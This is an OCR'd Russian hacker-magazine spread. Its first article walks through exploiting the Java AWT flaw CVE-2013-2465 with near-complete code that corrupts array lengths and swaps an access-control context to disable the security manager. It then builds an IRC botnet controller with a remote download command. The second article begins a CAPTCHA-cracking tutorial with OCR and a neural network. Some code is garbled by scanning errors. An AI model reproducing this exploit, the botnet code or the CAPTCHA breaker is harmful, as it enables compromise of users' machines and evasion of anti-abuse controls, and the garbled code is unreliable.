
Всякое приложение Java, полученное из ненадежных источников (например, скачанное), выполняется в так называемой песочнице. Это изолированная от файловой системы и сети среда, границы которой задает менеджер безопасности. Он сверяет действия приложения со списком разрешений и, если приложение пытается выполнить что-то запрещенное, бросает исключение безопасности.

Разрешения в Java делятся на группы: файловая система, сеть, сокеты, рефлексия и так далее. Присутствует и класс AllPermissions, который включает в себя все возможные разрешения. По умолчанию менеджер безопасности запрещает все действия с файловой системой, сетевые подключения, кроме подключения к сайту, с которого был скачан апплет, запуск программ и тому подобное. Поэтому, чтобы проникнуть в систему и обосноваться там, злоумышленнику необходимо расширить свои права или же совсем избавиться от менеджера безопасности.

Чтобы продемонстрировать, как этого добиться, возьмем, к примеру, нашумевшую недавно уязвимость CVE-2013-2465 (подробно описана тут), использованную в малвари HEUR:Backdoor.Java.Agent.a. Уязвимость представляет собой возможность выхода за пределы массива.

90,52%

Oracle Java



И тут возникает два вопроса: откуда в Java выход за пределы массива и что нужно сделать, чтобы этим воспользоваться?

Все дело в библиотечном коде, написанном на C. Выход за пределы происходит в методе storeImageArray из библиотеки `jre/bin/awt.dll` (подробный исходный код можно посмотреть на сайте).

```
dataP = (unsigned char *)(*env)->GetPrimitiveArrayCritical(env, rasterP->↵
jdata, NULL);
if (dataP == NULL) return 0;
cDataP = dataP + hintP->dataOffset;
for (y=0; y < rasterP->height; y++, cmDataP += mStride, cDataP += ↵
hintP->sStride) {
    memcpy(cDataP, cmDataP, rasterP->width*hintP->numChans);
}
```

Если значение поля `dataOffset` будет велико, то это позволит выйти за пределы массива `dataP` и записать нужное значение в нужную ячейку памяти. Метод storeImageArray вызывается, к примеру, в классе `AffineTransformOp`, который выполняет аффинное преобразование 2D-координат исходного изображения или растра в 2D-координаты конечного изображения или растра.

Значение поля `hintP->dataOffset` получается из поля `dataBitOffset` класса `BytePackedRaster`. Следовательно, преобразование нужно выполнять в растр. Со-

ByteRackedRaster'. Следовательно, преобразование нужно выполнять в растр. Создать класс BytePackedRaster можно, только вызвав метод createWritableRaster класса 'Raster'.

```
public static WritableRaster createWritableRaster(SampleModel sm, ↵
DataBuffer db, Point location) {
  ...
  if (sm instanceof MultiPixelPackedSampleModel && dataType == DataBuffer.↵
  TYPE_BYTE
    && sm.getSampleSize(0) < 8) {
      return new BytePackedRaster(sm, db, location);
  }
  ...
}
```

Растр состоит из буфера данных и модели, которая умеет извлекать пиксели из этого буфера. Из кода видно, что для создания растра класса BytePackedRaster нужна модель MultiPixelPackedSampleModel. Конструктор MultiPixelPackedSampleModel принимает параметр dataBitOffset без всяких проверок.

```
public MultiPixelPackedSampleModel(int dataType, int w, int h, int ↵
numberOfBits, int scanlineStride, int dataBitOffset) {
    ...
    this.dataBitOffset = dataBitOffset;
}
```

В конструкторе же BytePackedRaster рассчитывается значение dataBitOffset исходя из параметров SampleModel и DataBuffer.

```
public BytePackedRaster(SampleModel sampleModel, DataBuffer dataBuffer, ↵
Rectangle aRegion, Point origin, BytePackedRaster parent){
    ...
    DataBufferByte dbb = (DataBufferByte)dataBuffer;
    ...
    int dbOffset = dbb.getOffset();
    if (sampleModel instanceof MultiPixelPacked↵
    SampleModel) {
        MultiPixelPackedSampleModel mppsm = ↵
        (MultiPixelPackedSampleModel)sampleModel;
        ...
        dataBitOffset = mppsm.getDataBitOffset() ↵
        + dbOffset*8;
        int xOffset = aRegion.x - origin.x;
        int yOffset = aRegion.y - origin.y;
        dataBitOffset += xOffset*pixelBitStride ↵
        + yOffset*scanlineStride*8;
        ...
```

WWW

База уязвимостей:
cve.mitre.org/cve/

Исходники Metasploit с кучей реализованных эксплойтов:
github.com/rapid7/metasploit-framework

Шифрование байт-кода с помощью ASM:
programador.ru/asm/

```
    } else {
        throw new RasterFormatException
        ("BytePackedRasters must have" + 
         "MultiPixelPackedSampleModel");
    }
    ...
}
```

Из этого очевидно, что если попробовать передать в MultiPixelPackedSampleModel достаточно большое значение, то значения dataBitOffset хватит, чтобы выйти за пределы массива. Никаких проверок в коде разработчики не сделали.

Исследование от Kaspersky Lab: bit.ly/1huud4a

Java Objects Memory Structure: codeinstructions.com/2008/12/java-objects-memory-structure.html

ИСПОЛЬЗУЕМ УЯЗВИМОСТЬ

Чтобы понять, как использовать уязвимость, нужно вспомнить, что указатели в Java на объекты представляют собой 32-разрядное число, что совпадает с типом int. Таким образом, если злоумышленнику удастся проникнуть за границы массива типа int в область памяти, занимаемой объектом, то можно будет поставить нужному полю объекта указатель на нужное ему значение. Эту технику можно использовать, чтобы убрать менеджер безопасности. Для этого следует создать три массива:

```
DataBufferByte dst = new DataBufferByte(16);
int[] a = new int[8];
Object[] oo = new Object[7];
```

Очень важно создавать их друг за другом, чтобы в таком порядке они хранились в памяти. Далее вызывается уязвимый метод:

```
BufferedImage bi1 = new BufferedImage(4,1, BufferedImage.TYPE_INT_ARGB);
MultiPixelPackedSampleModel sm = new MultiPixelPackedSampleModel(DataBuffer.
TYPE_BYTE, 4,1,1,4, 44 + (_is64 ? 8:0));
WritableRaster wr = Raster.createWritableRaster(sm, dst, null);
BufferedImage bi2 = new BufferedImage(new MyColorModel(), wr, false, null);
bi1.getRaster().setPixel(0,0, new int[]{-1,-1,-1,-1});
AffineTransformOp op = new AffineTransformOp
(new java.awt.geom.AffineTransform(1,0,0,1,0,0), null);
op.filter(bi1, bi2);
```

В конструктор MultiPixelPackedSampleModel передается 44 (или 52 для 64-разрядных процессоров). Этого достаточно, чтобы в методе storeImageArray выйти за границы массива data класса DataBufferByte и оказаться на три позиции дальше. Если массив a расположен сразу за dst, то это будет поле length массива a (заголовок массива в памяти занимает 12 байт, первые 8 байт хранят хеш-код и атрибуты, последние 4 байта — длина массива). Метод filter() запишет по этому адресу значение -1 (значение пикселя, переданное в метод setPixel). Так как в Java тип int всегда знаковый, то -1 или 0xFFFFFFFF преобразуется в максимальное значение.

В результате массив a в глазах виртуальной машины будет обладать огромным размером и станет возможно обращаться к содержимому массива объектов oo, как будто это массив int.

Для успешной атаки можно воспользоваться рефлексией. Рефлексия — это механизм, который позволяет узнать информацию об объектах и их полях во время выполнения программы, а также производить операции над этими полями и методами.

Чтобы избавиться от менеджера безопасности, нужно выполнить метод System.setSecurityManager(null). Успешно его выполнить можно, если воспользоваться классом Statement, который позволяет выполнять любые методы. Однако в классе Statement выполняется проверка, разрешен ли метод контекстом доступа, который задается системой в переменной acc. Поэтому необходимо заменить значение acc на контекст с AllPermissions. Для этого нужно проинициализировать массив oo данными для рефлексии.

```
String name = "setSecurityManager";
Object[] o1 = new Object[1];
oo2 ( = new Statement(System.class, name, o1);
Permissions ps = new Permissions();
ps.add(new AllPermission());
oo[3] = new AccessControlContext(
    new ProtectionDomain[]{
        new ProtectionDomain(
            new CodeSource(
                new java.net.URL("file:///"),
                new java.security.cert.Certificate0 (), ps)
            });
oo[4] = ((Statement)oo[2]).getTarget();
```

Такое расположение данных поможет найти позицию нужных указателей.

```
int ooLen = oo.length;
for(int i=oldLen+2; i < oldLen+32; i++)
    // oo[0]==null && oo[1]==null
    if (a[i-1]==ooLen && a[i]==0 && a[i+1]==0
          // oo[2,3,4] != null
          && a[i+2]!=0 && a[i+3]!=0 && a[i+4]!=0
          // oo[5,6] == null
          && ai+5 (==0 && ai+6 (==0)
```

Поле acc располагается сразу перед полем target (если взглянуть в исходники). Указатель на target, помещенный в oo[4], помогает обнаружить указатель на значение acc и заменить его на контекст вседозволенности из oo[3].

```
int stmTrg = a[i+4];
for(int j=i+7; j < i+7+64; j++){
    if (aj ( == stmTrg) {
```

```
            a[j-1] = a[i+3];
            found = true;
            break;
        }
}
```

Остается только выполнить `execute()`, чтобы получить полные права в системе.

```
if (found)
    ((Statement)oo[2]).execute();
```

Теперь апплет может создавать файлы, сетевые соединения, запускать программы и многое другое.



Тестирование зловреда

СОЗДАЕМ КОМАНДНЫЙ ИНТЕРФЕЙС

Чтобы воспользоваться открывшимися возможностями, хакеру необходим гибкий интерфейс управления зловредом. С этой задачей хорошо справляется библиотека `PircBot`. Она занимает всего 200 Кб и позволяет легко создавать ботов для IRC-каналов. Это привлекает хакеров, поскольку дает возможность легко управлять порабощенной машиной и добавляет элемент анонимности. Скачать библиотеку можно отсюда: jibble.org/pircbot.php.

Чтобы изготовить бота, нужно лишь наследоваться от класса `PircBot` и переопределить метод получения сообщений.

```
public class JavaBot extends PircBot {
    public JavaBot() {
        setName("JavaBot1");
    }
    public void onMessage(String channel, String sender, String login, ↵
    String hostname,String message) {
        ...
    }
}
```

Например, можно научить бота закачивать файлы командой `download <адрес> <имя файла на диске>`.

```
if (message.startsWith("download")) {
    String[] parts = message.split(" ");
    String url = parts[1];
    String fileName = parts[2];
    sendMessage(channel, sender + ": Downloading " + url);

    try {
        saveUrl(fileName, url);
        sendMessage(channel, sender + ": Downloaded to " + fileName);
    } catch (IOException e) {
        sendMessage(channel, sender + ": Download failed " + url);
    }
}
```

Осталось присоединиться к IRC-каналу, чтобы протестировать работоспособность программы.

```
connect("irc.freenode.net");
joinChannel("#JavaBotnet");
```

ЗАКЛЮЧЕНИЕ

Java предоставляет большие возможности, которые не всегда используются во благо, о чем свидетельствует все возрастающее число малвари. Чтобы затруднить ее обнаружение антивирусными программами, злоумышленники прибегают к шифрованию байт-кода, рефлексии и другим приемам. Поэтому необходимо принимать меры безопасности: своевременно обновлять JRE и запрещать выполнение подозрительных программ в браузере.



][-РЕЛИЗ: РАСШИФРОВЫВАЕМ КАПЧУ

ОБЪЕДИНЯЕМ TESSERACT И FANN В БОРЬБЕ ПРОТИВ ПУБЛИЧНОГО ТЕСТА ТЬЮРИНГА

Dywar
mrdywar@gmail.com

Если есть готовые решения, нет смысла изобретать костыли и велосипеды. С особым цинизмом это утверждение доказали авторы криптолокера, который для своих целей пользовался CryptoAPI :). Справедливо оно и для решения нашей сегодняшней задачи — расшифровки капчи (с образовательными целями, разумеется). Вперед, запускаем Visual Studio!

ВСТУПЛЕНИЕ

Весь процесс предстоящей работы можно условно поделить на несколько этапов:

- скачать картинки;
- убрать шумы и другие искусственные искажения;
- выделить области связанности (символы), сохранить их;
- обучить нейросеть или создать словарь;
- распознать.

В этом нам помогут:

- AForgeNet — библиотеки компьютерного зрения и искусственного интеллекта;
- Tesseract — программа для распознавания текстов;
- Fanndotnetwrapper — обертка .NET нейросети FANN;
- алгоритм поиска связанности CCLA от Omar Gameel Salem.

ПОДГОТОВИТЕЛЬНЫЙ ЭТАП

Запускаем Visual Studio и создаем новый оконный проект на языке C#. Откроем его в проводнике, для того чтобы скопировать туда требуемые файлы.

Начнем с aforgenet.com/framework/downloads.html, заходим на сайт и скачиваем архив «AForge.NET Framework-2.2.5-(libs only).zip» по ссылке Download Libraries Only. Из него нам понадобятся только следующие библиотеки: AForge.dll, AForge.Imaging.dll, AForge.Imaging.Formats.dll и AForge.Math.dll, другие же можно удалить.

Далее идем на https://github.com/charlesw/tesseract читать инструкцию по установке Tesseract NuGet Package и языковым дата-файлам. Выяснили, что есть два пути установки пакета NuGet: через консоль или GUI. Проще всего второй вариант, для этого в Visual Studio нашего проекта переходим на вкладку «Сервис → Диспетчер пакетов NuGet → Управление пакетами NuGet для решения...». В открывшемся окне переходим на раздел «В сети → nuget.org», в строке поиска пишем tesseract, и нужный нам пакет «A .Net wrapper for tesseract-ocr» будет первым и единственным в списке. Нажимаем «Установить» и ждем пару секунд, все произойдет автоматически — создадутся новые папки с требуемыми файлами и настройками в проекте. Замечу, что действует этот NuGet Packege только для текущего решения и ничего другого не затронет. В результате мы сможем использовать этот мощный инструмент путем добавления using Tesseract в нужный класс. Остались только готовые языковые пакеты (если таковые потребуются), они находятся тут. Берем только файлы версии 3.02! Копировать их следует в папку «Наш проект\bin\Debug\tessdata», например, у меня тут находятся eng.traineddata, equ.traineddata и другие.

Затем из ресурса достаем нейросеть в виде Fann.Net.dll и fanndoubleMT.

dll. Кладем их рядом с библиотеками AForgeNet в папке самого проекта.

Последний ингредиент — CCLA лежит тут. Нажимаем «Download ZIP» и в скачанном архиве находим папку ConnectedComponentLabeling, откуда забираем весь проект, или в своем создаем новый класс и копируем в него содержимое из IConnectedComponentLabeling.cs, CCL.cs, Label.cs и Pixel.cs. Когда их код полностью окажется внутри одного класса (с небольшим допилом), ошибок возникать не должно.

Все готово? Тогда последнее. Устанавливаем ссылки на библиотеки AForgeNet и нейросети FANN (References → Добавить ссылку) для текущего проекта, проверяем, чтобы студия не ругалась на ошибки. Накидываем кнопки, текстбоксы и другие чудеса интерфейса в Form1 на свой вкус, то же самое делаем и с Form2, показанной на картинках.

Да, небольшое дополнение: возможно, что в App.Config тебе придется добавить строку `startup useLegacyV2RuntimeActivation-Policy="true"`, чтобы все заработало на .NET выше второй версии.

ШАГ ПЕРВЫЙ. СКАЧАТЬ CAPTCHA

Открывай исходник, который можно взять на dvd.xakep.ru. Открыл? Отлично, он нам понадобится, поскольку в этой статье мы не будем публиковать километры кода, уделив больше времени его пояснению.


Итак, на первом этапе нам нужно в автоматическом режиме заполучить требуемое количество образцов. Создадим метод загрузки картинок в папку на рабочем столе с автоматическим нумерованием файлов и поддержкой прокси. Количество обработанных запросов будем выводить в прогрессбар через event.

Чтобы наша форма не подвисла, создадим новый поток Thread downloadImagesThread. И да, все потоки в этом приложении имеют атрибут `IsBackground = true`. Если пользователь производит загрузку картинок не в первый раз, то сначала проверяем наличие папки для сохранения картинок и их количество, чтобы нумеровать их далее в правильном порядке. Метод, который выполняет всю работу, имеет сигнатуру `void DownloadRemoteImageFile(string getUrl, int num, ArrayList proxy, int timeout)`, где getUrl — адрес картинки; num — количество запросов к ней. Внутри него цикл for по числу num, а номер итерации передается событию `if (NewEvent != null) NewEvent(i + 1)`, которое ловит наш основной класс и присваивает результат прогрессбару `progressBar1.Invoke(new Action(() => { progressBar1.Value = indeX; }))`, расположенному внизу главного окна. Само сохранение картинки производится стандартно.

ШАГ ВТОРОЙ. ОБРАБОТАТЬ ИЗОБРАЖЕНИЕ

Самый сложный этап, он индивидуален для каждого вида captcha. Мне очень нравятся библиотеки AForgenet, которые очень удобно и эффектив-

очень нравятся библиотеки AForge.net, которые очень удобно и эффектив-
но помогают реализовать некоторые фильтры (ColorFiltering, Dilatation, ConservativeSmoothing, CannyEdgeDetector и так далее), большинство кнопок на форме как раз используют этот функционал. Также присутствует возможность указать цвет кликом мыши на нужном участке картинки, сделано это через событие MouseDown на picturebox и передачей координат на картинку для извлечения цвета в pixelColor.



ШАГ ТРЕТИЙ. ВЫДЕЛИТЬ СИМВОЛЫ

Здесь используются три готовых решения, расположенные в нижней правой части главной формы, в элементе Tabs. Первый — это Tesseract OCR с возможностью задания размера отступа для найденных символов. Второй — AForge.net, который принимает параметры максимум и минимум высоты и ширины объектов, которые надо выделить, плюс фильтрация. И третий, он же самый сильный, — OtherCCL принимает два параметра, задающих расстояние между пикселями, которые будут считаться соседями (одним символом). В случае если найденные символы слились, то есть пиксели в них расположены вплотную, надо обрабатывать это событие отдельно. Задать размер, который считается нормальным, и при его превышении разделить слившиеся точки в месте самого слабого соприкосновения и повторить проверку заново. Данная надстройка не была реализована, рассматриваемая мной captcha редко выдавала такой финт.


- Tesseract использует `Tesseract.Page page = OCRtesseractengi-ne302.Process(img)`, далее на этой странице применяется using (var iter = page.GetIterator()). Находим для каждого `if (iter.TryGetBoundingBox(PageIteratorLevel.Symbol, out symbolBounds))` значение bool и присваиваем `Pix p = iter.GetImage(PageIteratorLevel.Symbol, paddinglevel, out c, out v)` уже сам символ, если выражение вернуло true.

